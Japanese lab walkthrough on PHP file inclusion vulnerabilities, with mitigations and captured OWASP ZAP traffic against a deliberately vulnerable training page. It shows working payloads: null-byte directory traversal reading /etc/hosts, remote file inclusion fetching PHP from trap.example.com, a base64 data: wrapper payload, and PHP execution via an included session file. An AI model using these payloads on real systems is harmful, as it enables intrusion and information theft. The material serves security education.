

## 4.13 インクルードにまつわる問題

### ファイルインクルード脆弱性

プログラムの中で別ファイルを参照するコードがあった場合に、実際に参照すべきファイルとは別のファイルやデータを読み込ませて、本来意図しない不正な処理を行わせる攻撃です  
PHPの場合には、require、require\_once、include、include\_once があります

#### リモートファイルインクルード (RFI)

悪意のある第三者が外部に作成したコードをサーバーが読み込んでしまうことで、本来サーバー上にはない外部にあるデータやコードを実行させられてしまうことです

#### ファイルインクルード脆弱性の影響

OSコマンド・インジェクションと同じ影響があります。  
・情報漏洩、サイト改竄、不正な機能実行、他サイトへの踏み台

#### ファイルインクルード脆弱性の対策


- ①インクルードするパス名に外部からのパラメータを含めない
- ②インクルードするパス名に外部からのパラメータを含める場合には、英数字に限定する

#### RFI、data:ストリームラッパー、PHP入カストリームなどの脆弱性対策

php.ini に設定  allow\_url\_include = Off ※phpinfo関数で確認できる

## 4d-001:ファイルインクルード(正常系)

### 【ブラウザ】




#### 4.13 インクルードにまつわる問題

1. [4d-001:ファイルインクルード \(正常系\)](#)
2. [4d-001:ファイルインクルード \(/etc/hostsの表示\)](#)
3. [4d-001:ファイルインクルード \(RFI\)](#)
4. [4d-001:ファイルインクルード \(data:ストリームラッパーによる攻撃\)](#)
5. [4d-002:ファイルインクルード \(セッションファイル経由のスクリプト実行\)](#)

[phpinfo](#)

[ホームに戻る](#)



### 【サーバ: 4d/4d-001.php】

```
/var/www/html/4d/4d-001.php - wasbook@exampl
kbody>
<?php
$header = $_GET['header'];
require_once($header . '.php');
?>
本文【省略】
</body>
```

## 【ブラウザ→サーバ: リクエスト 4d/4d-001.php → レスポンス】

The screenshot shows the OWASP ZAP interface. The left pane shows the request details for a GET request to `http://example.jp/4d/4d-001.php?header=spring`. The right pane shows the response details, including the status `HTTP/1.1 200 OK` and the response body containing HTML code: `<body>春のキャンペーン開催中!<br>本文【省略】</body>`. Below the panes is a table of request logs.

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード...	ラウンドトリップタ...	レスポンスボディサイズ	検出アラート	ノート	タグ
5	19/01/03 21:48:45	GET	http://example.jp/4d/4d-001.php?header=spring	200	OK	38 ms	73 bytes	Medium		

## 【ブラウザ】

The screenshot shows a browser window with the address bar containing `example.jp/4d/4d-001.php?header=spring`. The page content is displayed as follows:

春のキャンペーン開催中!  
本文【省略】

The screenshot shows a browser window with the address bar containing `view-source:http://example.jp/4d/4d-001.php?header=spring`. The source code is displayed as follows:

```
1 <body>  
2 春のキャンペーン開催中!<br>  
3 本文【省略】  
4 </body>
```

## 4d-001:ファイルインクルード(/etc/hostsの表示)

### 【ブラウザ】



#### 4.13 インクルードにまつわる問題

1. [4d-001:ファイルインクルード \(正常系\)](#)
2. [4d-001:ファイルインクルード \(/etc/hostsの表示\)](#) 
3. [4d-001:ファイルインクルード \(RFI\)](#)
4. [4d-001:ファイルインクルード \(data:ストリームラッパによる攻撃\)](#)
5. [4d-002:ファイルインクルード \(セッションファイル経由のスクリプト実行\)](#)

[phpinfo](#)

[ホームに戻る](#)



### 【ブラウザ→サーバ: リクエスト 4d/4d-001.php → レスポンス】

無題セッション - 20190103-212823 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

クイックスタート リクエスト レスポンス

デフォルトビュー

コンテキスト

既定コンテキスト

サイト

GET http://example.jp/4d/4d-001.php?header=../../../../etc/hosts%00 HTTP/1.1  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: ja,en-US;q=0.7,en;q=0.3  
Accept-Encoding: gzip, deflate  
Referer: http://example.jp/4d/  
DNT: 1  
Connection: keep-alive  
Upgrade-Insecure-Requests: 1  
Host: example.jp

HTTP/1.1 200 OK  
Server: nginx/1.10.3  
Date: Thu, 03 Jan 2019 12:53:32 GMT  
Content-Type: text/html; charset=UTF-8  
Content-Length: 285  
Connection: keep-alive  
X-Powered-By: PHP/5.3.3  
Vary: Accept-Encoding  
X-UA-Compatible: IE=edge

<body>  
127.0.0.1 localhost example.jp trap.example.com api.example.net internal.example.jp  
127.0.1.1 wasbook

# The following lines are desirable for IPv6 capable hosts  
::1 localhost ip6-localhost ip6-loopback  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters  
本文【省略】  
</body>


履歴 検索 アラート アウトプット

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード...	ラウンドトリップタ...	レスポンスボディサイズ	検出アラート	ノート	タグ
10	19/01/03 21:53:31	GET	http://example.jp/4d/4d-001.php?header=../../../../...	200	OK	40 ms	285 bytes	Medium		

アラート 0 1 2 0

現在のスキャン 0 0 0 0 0 0 0 0

## 【ブラウザ】



```
example.jp/4d/4d-001.php?header=...
127.0.0.1 localhost example.jp trap.example.com api.example.net internal.example.jp
127.0.1.1 wasbook # The following lines are desirable for IPv6 capable hosts ::1 localhost
ip6-localhost ip6-loopback ff02::1 ip6-allnodes ff02::2 ip6-allrouters 本文 【省略】
```


デレクトリトラーサルの攻撃手法と拡張子をヌル文字で無効にする方法を応用して、情報採取しています



```
example.jp/4d/4d-001.php?header=... http://example.jp/4d/4d-001.php?header=...
1 <body>
2 127.0.0.1 localhost example.jp trap.example.com api.example.net internal.example.jp
3 127.0.1.1 wasbook
4
5 # The following lines are desirable for IPv6 capable hosts
6 ::1 localhost ip6-localhost ip6-loopback
7 ff02::1 ip6-allnodes
8 ff02::2 ip6-allrouters
9 本文 【省略】
10 </body>
```

## 4d-001:ファイルインクルード(RFI)

### 【ブラウザ】



#### 4.13 インクルードにまつわる問題

1. [4d-001:ファイルインクルード \(正常系\)](#)
2. [4d-001:ファイルインクルード \(/etc/hostsの表示\)](#)
3. [4d-001:ファイルインクルード \(RFI\)](#)
4. [4d-001:ファイルインクルード \(data:ストリームラッパによる攻撃\)](#)
5. [4d-002:ファイルインクルード \(セッションファイル経由のスクリプト実行\)](#)

[phpinfo](#)

[ホームに戻る](#)

### 【サーバ: 4d/4d-900.txt】

```
/var/www/html/4d/4d-900.txt
```



```
k?php phpinfo(); ?>
```



```
1 <html>
2 <head><title>4.13 インクルードにまつわる問題</title></head>
3 <body>
4 4.13 インクルードにまつわる問題
5 <ol>
6 <li><a href="4d-001.php?header=spring">4d-001:ファイルインクルード (正常系) </a></li>
7 <li><a href="4d-001.php?header=../../../../etc/hosts%00">4d-001:ファイルインクルード (/etc/hostsの表示) </a></li>
8 <li><a href="4d-001.php?header=http://trap.example.com/4d/4d-900.txt?">4d-001:ファイルインクルード (RFI) </a></li>
9 <li><a href="4d-001.php?header=data:text/plain;base64,PD9waWAgc29waW9mb3Vyc0YV/Pg==">4d-001:ファイルインクルード (data:ストリームラッパによる攻撃) </a></li>
10 <li><a href="4d-002.html">4d-002:ファイルインクルード (セッションファイル経由のスクリプト実行) </a></li>
11 </ol>
12 <a href="phpinfo.php">phpinfo</a><br>
13 <a href="/">ホームに戻る</a>
14 </body>
15 </html>
```

「4d-001.php?header=http://trap.example.com/4d/4d-900.txt?」のように「?」が付いているのは、4d-001.php で「.php」を足しているため、取り込まれるURLは、「4d-001.php?header=http://trap.example.com/4d/4d-900.txt?.php」となり、「.php」はクエリ文字列と認識されずダウンロードされるファイルは「4d-900.txt」となります

### 【ブラウザ→サーバ: リクエスト trap.example.com/4d/4d-001.php → レスポンス】

The screenshot shows a web proxy tool interface with the following details:

- Request:** GET http://example.jp/4d/4d-001.php?header=http://trap.example.com/4d/4d-900.txt? HTTP/1.1
- Response:** HTTP/1.1 200 OK
- Response Headers:** Server: nginx/1.10.3, Date: Thu, 03 Jan 2019 13:07:08 GMT, Content-Type: text/html; charset=UTF-8, Content-Length: 38810, Connection: keep-alive, X-Powered-By: PHP/5.3.3, Vary: Accept-Encoding, X-UA-Compatible: IE=edge
- Response Body:** <body><!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd"><html><head><style type="text/css">body {background-color: #ffffff; color: #000000;}body, td, th, h1, h2 {font-family: sans-serif;}</p></td></tr></div></body></html>本文【省略】</body>

Id	リクエスト日時	メソッド	URL	ステータス...	ステータス...	ラウンドトリッ...	レスポンスボ...	検出ア...	ノ...	タグ
19	19/01/03 22:07:07	GET	http://example.jp/4d/4d-001.php?header=http://trap.example.com/4d/4d-900.txt?	200	OK	27 ms	38,810 bytes	Med...	Co...	

## 【ブラウザ】



PHP Version 5.3.3	
<b>System</b>	Linux wasbook 4.9.0-4-686 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) i686
<b>Build Date</b>	Apr 20 2018 14:15:04
<b>Configure Command</b>	./configure '--disable-all' '--disable-cli' '--enable-cgi' '--enable-session' '--enable-libxml' '--enable-dom' '--enable-mbstring' '--enable-json' '--enable-pdo' '--with-mysql=/usr/local/mysql-5.0.15' '--with-pdo-mysql=/usr/local/mysql-5.0.15' '--with-libxml-dir=/usr/local/libxml2.7.8' '--with-config-file-path=/etc/php/5.3/cgi' '--with-mysql-sock=/var/run/mysql/mysql.sock' '--with-openssl=/usr' '--enable-filter'
<b>Server API</b>	CGI/FastCGI
<b>Virtual Directory Support</b>	disabled
<b>Configuration File (php.ini) Path</b>	/etc/php/5.3/cgi
<b>Loaded Configuration File</b>	/etc/php/5.3/cgi/php.ini
<b>Scan this dir for additional .ini files</b>	(none)
<b>Additional .ini files parsed</b>	(none)

### リモートファイルインクルード(RFI)

悪意のある第三者が外部に作成したコードをサーバーが読み込んでしまう

PHP5.2.0以降ではデフォルト無効

## 4d-001:ファイルインクルード(data:ストリームラッパによる攻撃)

### 【ブラウザ】

4.13 インクルードにまつわる問題

- 1. [4d-001:ファイルインクルード \(正常系\)](#)
- 2. [4d-001:ファイルインクルード \(/etc/hostsの表示\)](#)
- 3. [4d-001:ファイルインクルード \(RFI\)](#)
- 4. [4d-001:ファイルインクルード \(data:ストリームラッパによる攻撃\)](#) ←
- 5. [4d-002:ファイルインクルード \(セッションファイル経由のスキript実行\)](#)

[phpinfo](#)  
[ホームに戻る](#)

```

1 <html>
2 <head><title>4.13 インクルードにまつわる問題</title></head>
3 <body>
4 4.13 インクルードにまつわる問題
5 <ol>
6 <li><a href="4d-001.php?header=spring">4d-001: ファイルインクルード (正常系) </a></li>
7 <li><a href="4d-001.php?header=../../../../etc/hosts%00">4d-001: ファイルインクルード (/etc/hostsの表示) </a></li>
8 <li><a href="4d-001.php?header=http://trap.example.com/4d/4d-900.txt?">4d-001: ファイルインクルード (RFI) </a></li>
9 <li><a href="4d-001.php?header=data:text/plain;base64,PD9waHAgc2hwaW5mbygpOyA/Pg==">4d-001: ファイルインクルード (data:ストリームラッパによる攻撃) </a></li>
10 <li><a href="4d-002.html">4d-002: ファイルインクルード (セッションファイル経由のスキript実行) </a></li>
11 </ol>
12 <a href="phpinfo.php">phpinfo</a><br>
13 <a href="/">ホームに戻る</a>
14 </body>
15 </html>

```

data:ストリームラッパを使った攻撃 ※他にPHP入カストリームも悪用される  
 (php://stdin、php://stdout とphp://stderrにより、対応するPHPプロセスの入カまたは出カストリームにアクセスできる)

### 【ブラウザ→サーバ: リクエスト 4d/4d-001.php → レスポンス】

The image shows a web browser's developer tools network tab. The left pane shows the request details for the URL `http://example.jp/4d/4d-001.php?header=data:text/plain;base64,PD9waHAgc2hwaW5mbygpOyA/Pg==`. The request headers include `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0`. The right pane shows the response details, which is an HTTP/1.1 200 OK. The response body contains a page with a background color and font family style.

Request Headers:

```

HTTP/1.1
Host: example.jp
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4d/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1

```

Response Headers:

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Thu, 03 Jan 2019 13:17:46 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 38915
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

```

Response Body:

```

<body>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "DTD/xhtml11-transitional.dtd">
<html><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
</style>
</head>
</body>
</html>a本文【省略】

```

Network Log:

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード...	ラウンドトリップ...	レスポンスボディ...	検出アラ...	ノート	タグ
27	19/01/03 22:17:45	GET	http://example.jp/4d/4d-001.php?header=data:text/plain;base64,PD9waHAgc2hwaW5mbygpOyA/Pg==	200	OK	23 ms	38,915 bytes	Medium	Com...	

【ブラウザ】


PHP Version 5.3.3

System	Linux wasbook 4.9.0-4-686 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) i686
Build Date	Apr 20 2018 14:15:04
Configure Command	./configure '--disable-all' '--disable-cli' '--enable-cgi' '--enable-session' '--enable-libxml' '--enable-dom' '--enable-mbstring' '--enable-json' '--enable-pdo' '--with-mysql=/usr/local/mysql-5.0.15' '--with-pdo-mysql=/usr/local/mysql-5.0.15' '--with-libxml-dir=/usr/local/libxml2.7.8' '--with-config-file-path=/etc/php/5.3/cgi' '--with-mysql-sock=/var/run/mysqld/mysqld.sock' '--with-openssl=/usr' '--enable-filter'
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/5.3/cgi
Loaded Configuration File	/etc/php/5.3/cgi/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)



## 4d-002:ファイルインクルード(セッションファイル経由のスクリプト実行)

### 【ブラウザ】



#### 4.13 インクルードにまつわる問題

1. [4d-001:ファイルインクルード \(正常系\)](#)
2. [4d-001:ファイルインクルード \(/etc/hostsの表示\)](#)
3. [4d-001:ファイルインクルード \(RFI\)](#)
4. [4d-001:ファイルインクルード \(data:ストリームラッパによる攻撃\)](#)
5. [4d-002:ファイルインクルード \(セッションファイル経由のスクリプト実行\)](#)

[phpinfo](#)

[ホームに戻る](#)



### 【サーバ: 4d/4d-001.php】

```
/var/www/html/4d/4d-001.php - wasbook@example.jp
<body>
<?php
    $header = $_GET['header'];
    require_once($header . '.php');
?>
本文【省略】
</body>
```

### 【サーバ: 4d/4d-002.php】

```
/var/www/html/4d/4d-002.html - wasbook@example.jp - 工
<body>
<form action="4d-003.php" method="POST">
    質問をどうぞ<br>
<textarea name="answer" rows=4 cols=40>
    &lt;?php phpinfo(); ?&gt;
</textarea><br>
<input type="submit">
</form>
</body>
```

### 【サーバ: 4d/4d-003.php】

```
/var/www/html/4d/4d-003.php - wasbook@example.jp - エディタ - WinSCP
<?php
    session_start();
    $_SESSION['answer'] = $_POST['answer'];
    $session_filename = session_save_path() . '/sess_' . session_id();
?>
<body>
    質問を受け付けました<br>
    セッションファイル名<br>
    <?php echo $session_filename; ?><br>
    <a href="4d-001.php?header=<?php
        echo $session_filename; ?>%00">
        ファイルインクルード攻撃</a>
</body>
```

【ブラウザ→サーバ: リクエスト 4d/4d-002.php → レスポンス】

The screenshot displays the OWASP ZAP 2.7.0 interface. The top menu bar includes 'ファイル', '編集', '表示', 'ポリシー', 'レポート', 'ツール', 'オンライン', and 'ヘルプ'. The main workspace is split into two panes: 'リクエスト' (Request) on the left and 'レスポンス' (Response) on the right. Both panes are set to 'デフォルトビュー' (Default View).

**Request Details:**

```

GET http://example.jp/4d/4d-002.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4d/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
    
```

**Response Details:**

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Thu, 03 Jan 2019 13:32:08 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 189
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "bd-56c2a2de8f696-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
<form action="4d-003.php" method="POST">
質問をどうぞ<br>
<textarea name="answer" rows="4" cols="40">
&lt;?php phpinfo();?&gt;
</textarea><br>
<input type="submit">
</form>
</body>
    
```

At the bottom, a table shows a list of requests:

ID	リクエスト日時	メソッド	URL	ステータス	レスポンス	ラウンドトリップ	出力アラート	タグ
32	19/01/03 22:...	GET	http://example.jp/4d/4d-002.html	200 OK	189 bytes	5 ms	Medium	Form
33	19/01/03 22:...	POST	http://example.jp/4d/4d-003.php	200 OK	271 bytes	26 ms	Medium	SetCoo...
34	19/01/03 22:...	GET	http://example.jp/4d/4d-001.php?header=/var/lib/php/s...	200 OK	39,306 b...	32 ms	Medium	Comm...

The status bar at the bottom indicates 'アラート' (Alerts) with counts: 0, 1, 4, 0. It also shows '現在のスキャン' (Current Scan) with various icons and counts: 0, 0, 0, 0, 0, 0.

【ブラウザ→サーバ: リクエスト 4d/4d-003.php → レスポンス】

無題セッション - 20190103-212823 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト + クイックスタート リクエスト + レスポンス

コンテキスト

既定コンテキスト

サイト

```

POST http://example.jp/4d/4d-003.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4d/4d-002.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp

answer=%3C%3Fphp+phpinfo%28%29%3B+%3F%3E%0D%0A
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Thu, 03 Jan 2019 13:33:54 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 271
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=m3vbh6h6fcsrqneqit37u1; path=/
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
質問を受け付けました<br>
セッションファイル名<br>
/var/lib/php/sessions/sess_m3vbh6h6fcsrqneqit37u1<br>
<a href="4d-001.php?header=/var/lib/php/sessions/sess_m3vbh6h6fcsrqneqit37u1%00">
ファイルアップロード攻撃</a>
</body>
    
```

履歴 検索 アラート アウトプット +

フィルタ: オフ エクスポート

ID	リクエスト日時	メソッド	URL	ステータス...	ステータス...	ラウンドトリップ...	レスポンス...	検出アラート	ノート	タグ
32	19/01/03 22:32:07	GET	http://example.jp/4d/4d-002.html	200	OK	5 ms	189 bytes	Medium		Form
33	19/01/03 22:33:53	POST	http://example.jp/4d/4d-003.php	200	OK	26 ms	271 bytes	Medium		SetCookie
34	19/01/03 22:35:18	GET	http://example.jp/4d/4d-001.php?header=/var/lib/php/sessions/se...	200	OK	32 ms	39,306 bytes	Medium		Comment

アラート 0 1 4 0

現在のスキューン 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト 4d/4d-001.php → レスポンス】

無題セッション - 20190103-212823 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

クイックスタート リクエスト レスポンス

コンテキスト  
既定コンテキスト  
サイト

```

GET
http://example.jp/4d/4d-001.php?header=/var/lib/php/sessions/sess_m3vbh1hc6h6fcsrqneqic37u1%00
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4d/4d-003.php
DNT: 1
Connection: keep-alive
Cookie: PHPSESSID=m3vbh1hc6h6fcsrqneqic37u1
Upgrade-Insecure-Requests: 1
Host: example.jp
    
```

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Thu, 03 Jan 2019 13:35:20 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 39306
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
answer[s:21:"<IDCTYPE html PUBLIC "-//W3C/DTD XHTML 1.0 Transitional//EN" "DTD/xhtml1-transitional.dtd">
<html><head>
<style type="text/css">
body {background-color: #ffffff; color: #000000;}
body, td, th, h1, h2 {font-family: sans-serif;}
</p>
</td></tr>
</table><br />
</div></body></html>";本文【省略】
</body>
    
```



履歴 検索 アラート アウトプット

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード...	ラウンドトリップ...	レスポンスボテ...	検出アラート	ノート	タグ
32	19/01/03 22:32:07	GET	http://example.jp/4d/4d-002.html	200	OK	5 ms	189 bytes	Medium		Form
33	19/01/03 22:33:53	POST	http://example.jp/4d/4d-003.php	200	OK	26 ms	271 bytes	Medium		SetCookie
34	19/01/03 22:35:18	GET	http://example.jp/4d/4d-001.php?header=/var/lib/php/sessions/sess...	200	OK	32 ms	39,306 bytes	Medium		Comment

アラート 0 1 4 0

現在のスキャン 0 0 0 0 0 0 0 0 0 0 0 0

## 【ブラウザ】



セッション情報の保存場所は、多くの場合、ディストリビューションなどでデフォルトが決まっており、それを変更せずに使っている場合が多い  
多くの場合に、攻撃者はセッション情報の保存ファイル名を推測できます